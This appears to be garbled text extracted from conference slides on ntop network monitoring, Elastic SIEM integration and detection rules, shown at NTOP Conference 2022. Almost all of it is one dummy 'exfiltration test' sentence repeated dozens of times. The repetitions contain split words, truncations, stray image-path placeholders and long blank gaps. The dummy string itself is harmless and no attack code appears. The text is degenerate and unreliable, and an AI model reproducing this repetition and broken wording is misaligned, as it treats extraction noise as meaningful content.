for NTOP Conference 2022! Thanks to everyone for participating in the talk, I hope it was of interest to you! This is an exfiltration test for NTOP Conference 2022! Thanks to everyone for participating in the talk, I hope it was of interest to you! This is an exfiltration test for NTOP Conference 2022! Thanks to everyone for participating in the talk, I hope it was of interest to you! This is an exfiltration test for NTOP Conference 2022! Thanks to everyone for participating in the talk, I hope it was of interest to you! This is an exfiltration test for NTOP Conference 2022! Thanks to everyone for participating in the talk, I hope it was of interest to you! This is an exfiltration test for NTOP Conference 2022! Thanks to everyone for participating in the talk, I hope it was of interest to you! This is an exfiltration test for NTOP Conference 2022! Thanks to everyone for participating in the talk, I hope it was of interest to you! This is an exfiltration test for NTOP Conference 2022! Thanks to everyone for participating in the talk, I hope it was of interest to you! This is an exfiltration test for NTOP Conference 2022! Thanks to everyone for participating in the talk, I hope it was of interest for NTOP Conference 2022! Thanks


for NTOP Conference 2022! Thanks to everyone for participating in the talk, I hope it was of interest to you! This is an exfiltration test for NTOP Conference 2022! Thanks to everyone for participating in the talk, I hope it was of interest to you! This is an exfiltration test for NTOP Conference 2022! Thanks to everyone for participating in the talk, I hope it was of interest to you! This is an exfiltration test for NTOP Conference 2022!

icipating in the talk, I hope it was of interest to you! This is an exfiltration test for NTOP Conference 2022! Thanks to everyone for participating in the talk, I hope it was of interest to you! This is an exfiltration test for NTOP Conference 2022! Thanks to everyone for participating in the talk, I hope it was of interest to you! This is an exfiltration test for NTOP Conference 2022! Thanks to everyo ne for participating in the talk. I hope it was of interest to you! This is an exfiltration test for NTOP Conference 2022! Thanks to everyone for participating in the talk. I hope it was of interest to y ou! This is an exfiltration test for NTOP Conference 2022! Thanks to everyone for participating in the talk, I hope it was of interest to you! This is an exfiltration test for NTOP Conference 2022! Thank s to everyone for participating in the talk. I hope it was of interest to you! This is an exfiltration test for NTOP Conference 2022! Thanks to everyone for participating in the talk. I hope it was of in terest to you! This is an exfiltration test for NTOP Conference 2022! Thanks to everyone for participating in the talk, I hope it was of interest to you! This is an exfiltration test for NTOP Conference 2022! Thanks to everyone for participating in the talk, I hope it was of interest to you! This is an exfiltration test for NTOP Conference 2022! Thanks to everyone for participating in the talk, I hope i t was of interest to you! This is an exfiltration test for NTOP Conference 2022! Thanks to everyone for participating in the talk, I hope it was of interest to you! This is an exfiltration test for NTOP Conference 2022! Thanks to everyone for participating in the talk, I hope it was of interest to you! This is an exfiltration test for NTOP Conference 2022! Thanks to everyone for participating in the tal , I hope it was of interest to you! This is an exfiltration test for NTOP Conference 2022! Thanks to everyone for participating in the talk, I hope it was of interest to you! This is an exfiltration tes for NTOP Conference 2022! Thanks to everyone for participating in the talk, I hope it was of interest to you! This is an exfiltration test for NTOP Conference 2022! Thanks to everyone for participating in the talk, I hope it was of interest to you! This is an exfiltration test for NTOP Conference 2022! Thanks to everyone for participating in the talk, I hope it was of interest to you! This is an exfil tration test for NTOP Conference 2022! Thanks to everyone for participating in the talk, I hope it was of interest to you! This is an exfiltration test for NTOP Conference 2022! Thanks to everyone for pa rticipating in the talk, I hope it was of interest to you! This is an exfiltration test for NTOP Conference 2022! Thanks to everyone for participating in the talk, I hope it was of interest to you! This is an exfiltration test for NTOP Conference 2022! Thanks to everyone for participating in the talk, I hope it was of interest to you! This is an exfiltration test for NTOP Conference 2022! Thanks to ever yone for participating in the talk, I hope it was of interest to you! This is an exfiltration test for NTOP Conference 2022! Thanks to everyone for participating in the talk, I hope it was of interest to you! This is an exfiltration test for NTOP Conference 2022! Thanks to everyone for participating in the talk, I hope it was of interest to you! This is an exfiltration test for NTOP Conference 2022! Thanks nks to everyone for participating in the talk. I hope it was of interest to you! This is an exfiltration test for NTOP Conference 2022! Thanks to everyone for participating in the talk. I hope it was of interest to you! This is an exfiltration test for NTOP Conference 2022! Thanks to everyone for participating in the talk, I hope it was of interest to you! This is an exfiltration test for NTOP Conferenc 2022! Thanks to everyone for participating in the talk, I hope it was of interest to you! This is an exfiltration test for NTOP Conference 2022! Thanks to everyone for participating in the talk, I hope it was of interest to you! This is an exfiltration test for NTOP Conference 2022! Thanks to everyone for participating in the talk, I hope it was of interest to you! This is an exfiltration test for NTO Conference 2022! Thanks to everyone for participating in the talk, I hope it was of interest to you! This is an exfiltration test for NTOP Conference 2022! Thanks to everyone for participating in the t

























ntop as source of Elastic SIEM

WEB Interface: Shortcurs → Notifications










detection rules on ntop alerts









info@wuerth-phoenix.com www.wuerth-phoenix.com







sêc4U



